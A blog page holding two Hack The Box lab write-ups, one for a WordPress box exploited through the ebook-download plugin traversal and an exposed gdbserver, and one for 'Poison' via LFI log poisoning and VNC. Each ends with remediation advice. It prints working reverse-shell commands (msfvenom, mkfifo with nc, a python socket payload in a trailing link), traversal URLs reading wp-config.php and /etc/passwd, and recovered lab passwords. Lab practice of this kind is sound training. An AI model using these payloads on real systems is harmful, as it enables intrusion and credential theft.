
Scans show that this is a linux machine with SSH, a webserver that looks to be WordPress and an unknown port 1337 open. As 1337 is interesting I’ll check that out first.
nc 10.129.96.68 1337
Curled it and ran tcpdump.
curl -I http://10.129.96.68:1337
sudo tcpdump -i tun0 port 1337 -nn -X
I did not get anything back though. Navigated to the website.
Checked robots.txt manually and there is information disclosure.
Clicked around the site and checked source code. The only interesting I came across is when I clicked ‘Home’ is redirected me to backdoor.htb, in which I added to /etc/hosts to resolve to.
Ran feroxbuster and ffuf to directory bust and vhost fuzz before I poke around here.
feroxbuster -u http://backdoor.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://backdoor.htb -H “Host: FUZZ.backdoor.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302
Poked further around backdoor.htb but nothing new too interesting. Ran wpscan as well since we know this is a WordPress site.
wpscan –url http://backdoor.htb/ –enumerate p –enumerate t –enumerate u -v –enumerate
Ffuf was returning a lot of false positives. Filtered by the word count.
ffuf -u http://backdoor.htb -H “Host: FUZZ.backdoor.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fw 3830,1
Wpscan and ffuf didn’t find anything interesting. I ended up going to feroxbuster and when navigating to http://backdoor.htb/wp-content/plugins we see an ebook-download directory.
Did further research and this appears to be vulnerable to directory traversal, EDB-ID 39575 https://www.exploit-db.com/exploits/39575. When we navigate to /wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php, we do in face get the wp-config file.
wordpressuser:MQYBJSaD#DxG6qbm
I could not get these credentials to work on the wordpress login. Poking at the directory traversal further I was able get /etc/passwd and we see a user called ‘user’.
Tried these credentials on ‘user’ with SSH but that unfortunately also did not work. I tried a few more things but ended up getting stuck here. I peeked at the writeup and apparently we can interact with port 1337 with this access by bruteforcing the PID in the /proc/{PID}/cmdline file. I created a list of numbers.txt from 1-10,000 and used Intruder in BurpSuite to iterate through them all.
Unfortunately this is throttled pretty bad. Had AI write me a script.
On port 975 we get an interesting service running off of port 1337 that we saw earlier.

This appears to be a gdbserver which allows us to remotely debug other programs. Found an hacktricks article https://hacktricks.wiki/en/network-services-pentesting/pentesting-remote-gdbserver.html. It looks like we may be able to upload a revshell.
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.27 LPORT=4444 PrependFork=true -f elf -o binary.elf
chmod +x binary.elf

gdb binary.elf
target extended-remote 10.129.96.68:1337
remote put binary.elf binary.elf
set remote exec-file /home/user/binary.elf
penelope -p 4444
run

And we get a shell back.

Did local enumeration. When I checked services we found something interesting.
Ps aux

Also grabbed user.txt first.

Did some research, this is similar to tmux and you can detach from sessions. I checked sessions.

I think this only shows our current session though. The session we see in the services is named root. We can attach to that session, get root and grab root.txt.
screen -x root/root

GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 1337 (unknown). Tried connecting to port 1337 with netcat and curl with no readable response. Browsed to the web server and found a WordPress site. Robots.txt disclosed version information. Added backdoor.htb to /etc/hosts after source code revealed the domain redirect. Ran feroxbuster, ffuf for VHOST fuzzing, and wpscan for plugin enumeration.rustscan -a 10.129.96.68 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://backdoor.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
wpscan –url http://backdoor.htb/ –enumerate p –enumerate t –enumerate u -v –enumerate2 – WordPress plugin directory traversal – EDB-39575
Feroxbuster found /wp-content/plugins/ebook-download. Researched the plugin and found EDB-39575, a directory traversal vulnerability in the filedownload.php endpoint. Read wp-config.php and recovered WordPress database credentials. Read /etc/passwd and found a user account called user. Neither credential set worked for SSH or WordPress login./wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
WordPress DB credentials recovered: wordpressuser:MQYBJSaD#DxG6qbm
3 – /proc PID enumeration to identify port 1337 service
Used the directory traversal to read /proc/{PID}/cmdline files by iterating through PIDs 1 to 10000 via a custom script. Found that PID 975 revealed gdbserver running on port 1337.4 – Initial Access – gdbserver remote code execution
Researched gdbserver exploitation and found it allowed uploading and executing arbitrary ELF binaries. Generated a Linux x64 reverse shell ELF with msfvenom, uploaded it via gdb remote protocol, set the remote exec file, and triggered execution to catch a shell as user. Retrieved user.txt.msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.27 LPORT=4444 PrependFork=true -f elf -o binary.elf
gdb binary.elf
target extended-remote 10.129.96.68:1337
remote put binary.elf binary.elf
set remote exec-file /home/user/binary.elf5 – Privilege Escalation – screen session hijack
Enumerated running processes and found a screen session running as root named root/root. Attached to the session directly to inherit the root shell. Retrieved root.txt.screen -x root/root
Key Takeaways
- WordPress plugin directory traversal – EDB-39575 – The ebook-download plugin passed user-supplied file paths directly to a file read function without validation, allowing arbitrary file reads including wp-config.php and /etc/passwd. WordPress plugins must be kept up to date and file download endpoints must validate paths against a strict allowlist.
- gdbserver exposed on an external port with no authentication – gdbserver was listening on port 1337 with no authentication, allowing any host to connect, upload arbitrary binaries, and execute them. gdbserver must never be exposed on a network-accessible port and must only be used for local debugging or over an authenticated encrypted tunnel. The service must be terminated when not actively in use.
- /proc filesystem readable via LFI enabling internal service discovery – The directory traversal allowed reading /proc/PID/cmdline files to enumerate all running processes and discover the gdbserver service on a non-standard port. LFI vulnerabilities must be treated as critical findings as they expose the entire accessible filesystem including sensitive process information.
- Root screen session attachable by a standard user – The root-owned screen session was accessible to the user account because screen was SUID and the session had world-accessible permissions. Screen sessions running as root must restrict socket permissions and the screen binary must be audited for SUID necessity.
- WordPress database credentials in wp-config.php readable via plugin traversal – The database credentials were recoverable via a single plugin traversal request. While these specific credentials did not yield further access, any configuration file exposure must be treated as a critical finding requiring immediate credential rotation.
Remediation
[Immediate] Remove or patch the ebook-download WordPress plugin
Remove the vulnerable ebook-download plugin immediately. If the plugin is required, update it to a version that validates file paths. Audit all installed WordPress plugins for directory traversal vulnerabilities and remove any that are outdated or unmaintained. Restrict the WordPress plugins directory from direct web browsing.[Immediate] Disable gdbserver and block port 1337
Terminate the gdbserver process immediately and remove it from any startup configuration. Block port 1337 at the host firewall. gdbserver must never run on a production system and must never be accessible from an untrusted network. Audit all non-standard ports for development or debugging services.[Immediate] Rotate WordPress database credentials
The wordpressuser database credentials must be considered fully compromised. Rotate the password and audit the database for unauthorized access or data modification.[Immediate] Restrict the screen SUID binary and root session permissions
Audit the screen binary for SUID permissions and remove the SUID bit if it is not required. Any screen session running as root must use a socket with permissions restricting access to root only. Terminate any unattended root screen sessions immediately.[Short-term] Harden robots.txt and remove version disclosure
Remove all version information from robots.txt and any other publicly accessible files. Audit all HTTP response headers, meta tags, and static files for WordPress version disclosure. Version information aids exploit selection and must be suppressed across all public-facing content.[Long-term] Implement a WordPress hardening and plugin lifecycle baseline
Define a hardening standard for all WordPress deployments covering plugin auditing, directory listing restrictions, robots.txt content, database credential management, and web root file access controls. Include WordPress plugin directory traversal and LFI testing in regular web application penetration tests. Establish a patch cadence for all WordPress core and plugin updates. - WordPress plugin directory traversal – EDB-39575 – The ebook-download plugin passed user-supplied file paths directly to a file read function without validation, allowing arbitrary file reads including wp-config.php and /etc/passwd. WordPress plugins must be kept up to date and file download endpoints must validate paths against a strict allowlist.
-
Poison Writeup
Poison writeup
Box name: Poison
Difficulty: Medium
OS: FreeBSD
Overview: Poison is a fairly easy machine which focuses mainly on log poisoning and port forwarding/tunneling. The machine is running FreeBSD which presents a few challenges for novice users as many common binaries from other distros are not available.
Link: https://app.hackthebox.com/machines/Poison?tab=play_machine
Machine IP: 10.129.1.254
Ran rustscan against the machine
rustscan -a 10.129.1.254 –ulimit 5000 -b 500 — -A -Pn

There is a webserver and SSH open. Navigated to the site and it says we can test .php scripts.

Ran feroxbuster first.
feroxbuster -u http://10.129.1.254 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config
Considering the name, this is likely a log poisoning attack. I put in a scriptname, browse.php, and we get this response.
Googled where apache logs are on FreeBSD as this appears to be a different location than on other distros. I was able to find: http://10.129.1.254/browse.php?file=../../../../../var/log/httpd-error.log
Though this is the error log this proves LFI. Opened Burp. Played with attempting to poison the file but I realized the httpd-access.log is too big because of our feroxbuster scan. I reset machine, the new IP is 10.129.73.183. This time I see it writing to the access log.
Tested actual execution by navigating to http://10.129.73.183/browse.php?file=../../../../../var/log/httpd-access.log&cmd=id

I recently decided to learn penelope to handle shells so I set that up.
penelope -p 1337

I couldn’t get a shell for some reason. I definitely know sh is on the device but no matter what I did I couldn’t get a call back (tried encoding, etc). I decided to reset the box again, new IP 10.129.73.190. I tried checking for nc and that is actually on the box.

I was finally able to get a shell by encoding:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.27 4444 >/tmp/f

When landing on the box I right away saw an interesting text file, pwdbackup.txt.

Unbased 64’d it 13 times. This is probably not the most convenient way to do it but it works.

Charix!2#4%6&8(0
Checked what user this goes to and in /home we see charix. Tested the creds and it works.

Read user.txt and in the same directory there is an interesting file secret.zip.

I tried downloading with penelope but I was getting errors. Base64 isnt on the box to transfer. We know Netcat is though. Set up a listener and moved it over.
nc -lvnp 9002 > secret.zip
nc 10.10.16.27 9002 < /home/charix/secret.zip
The file is password protected. We can use zip2john. That didn’t crack anything though, I tried the previous password we had and that actually worked. But it’s still not readable.
Did more enumeration for now. I eventually found that a port is open for VNC, port 5901.
Our secret may go to this. Port forwarded over SSH to check it out.
ssh -L5901:127.0.0.1:5901 charix@10.129.73.190
vncviewer 127.0.0.1::5901 -passwd secret
And we get root.
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to the web server and found a PHP script testing page with a file parameter. Ran feroxbuster while investigating the application. The box appeared to be FreeBSD based on the Apache configuration and directory structure.rustscan -a 10.129.1.254 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.1.254 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config2 – LFI confirmation and log poisoning
Identified the file parameter was vulnerable to local file inclusion. Located the FreeBSD Apache access log at /var/log/httpd-access.log via the LFI. Poisoned the log by injecting a PHP webshell payload into the User-Agent header via a crafted request. Confirmed code execution by passing a cmd parameter through the LFI and triggering the poisoned log entry. Retrieved a reverse shell using a netcat mkfifo payload after confirming nc was available on the system.http://10.129.73.183/browse.php?file=../../../../../var/log/httpd-access.log&cmd=id
3 – Credential recovery and SSH access
Found pwdbackup.txt on the web server containing a base64-encoded string encoded 13 times. Decoded iteratively to recover a plaintext password. Identified charix as the target user from /home and authenticated via SSH. Retrieved user.txt.Credentials recovered: charix:Charix!2#4%6&8(0
4 – VNC session hijack via secret file and port forwarding
Found secret.zip in charix’s home directory. Transferred it via netcat and extracted it using the charix password. The extracted file was not directly readable. Enumerated internal ports and found VNC listening on port 5901. SSH port forwarded the VNC port to the attack machine and used vncviewer with the secret file as the password file to authenticate to the VNC session, landing directly in a root desktop session. Retrieved root.txt.ssh -L5901:127.0.0.1:5901 charix@10.129.73.190
vncviewer 127.0.0.1::5901 -passwd secret
Key Takeaways
- Local file inclusion in the file parameter – CWE-22 – The browse.php script passed the file parameter directly to a file include function with no path validation, allowing arbitrary file reads and log poisoning. All file path inputs must be validated against a strict allowlist and must never be passed to include or file read functions without sanitization.
- Log poisoning enabling remote code execution – CWE-78 – The Apache access log was readable via the LFI and contained unsanitized request data including User-Agent headers. Injecting PHP code into the User-Agent caused it to be executed when the log was included. Web application logs must never be processed by PHP include functions and log files must be stored outside the web root.
- Password stored in a multiply base64-encoded file on the web server – The charix credentials were stored in pwdbackup.txt in the web root, obfuscated only by repeated base64 encoding. Base64 is not encryption and provides no meaningful protection. Credentials must never be stored on web servers in any form and must be managed through a secrets manager.
- VNC running as root with credentials stored in a user-accessible file – The VNC service was running as root and its authentication file was stored in charix’s home directory, allowing any user with access to that file to authenticate to a root session. VNC must never run as root and must use a strong randomly generated password stored with permissions restricting access to the owning account only.
- Sensitive archive extractable with a reused password – The secret.zip archive was protected with the same password as the charix account, meaning a single compromised credential unlocked both the system account and the VNC authentication file. Passwords must be unique per use case and archive encryption must use a separate randomly generated passphrase.
Remediation
[Immediate] Remediate the LFI vulnerability in browse.php
Rewrite browse.php to accept only a predefined list of permitted script names and map them to absolute paths server-side. Reject any input containing path separators or traversal sequences. Remove the file parameter entirely if dynamic file inclusion is not operationally required.[Immediate] Move log files outside the PHP include path
Configure Apache to write logs to a directory that is not accessible via PHP include functions. Ensure the web application cannot read or include any file from /var/log or any other system directory. Audit all PHP include and require statements for user-controlled path parameters.[Immediate] Remove pwdbackup.txt and rotate charix’s credentials
Delete pwdbackup.txt from the web root immediately and rotate the charix account password. Audit all web-accessible directories for files containing credential material and remove any findings. Deploy monitoring to alert on new text and backup files appearing in the web root.[Immediate] Reconfigure VNC to not run as root and restrict the secret file
Stop the VNC service and reconfigure it to run under a dedicated non-root service account. Set the VNC password file to mode 600 accessible only by the owning user. Change the VNC password to a strong randomly generated value stored in a secrets manager.[Short-term] Restrict internal service access
Block port 5901 at the host firewall to prevent VNC from being reachable even via port forwarding after a compromise. Place VNC and other remote desktop services behind a VPN or jump host accessible only to authorized administrators. Audit all internal listening ports for services running with elevated privileges.[Long-term] Implement a FreeBSD application hardening baseline
Define a hardening standard for all FreeBSD deployments covering PHP include restrictions, log file locations, web root content policies, service account privileges, and credential storage. Include LFI and log poisoning testing in regular web application penetration tests. Establish a policy prohibiting credential storage in any web-accessible directory. - Local file inclusion in the file parameter – CWE-22 – The browse.php script passed the file parameter directly to a file include function with no path validation, allowing arbitrary file reads and log poisoning. All file path inputs must be validated against a strict allowlist and must never be passed to include or file read functions without sanitization.
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)


![http://10.129.75.124/uploads/10_10_16_27.php.jpg?cmd=export%20RHOST=%2210.10.16.27%22;export%20RPORT=4444;python%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/bash%22)%27](http://10.129.75.124/uploads/10_10_16_27.php.jpg?cmd=export%20RHOST=%2210.10.16.27%22;export%20RPORT=4444;python%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/bash%22)%27)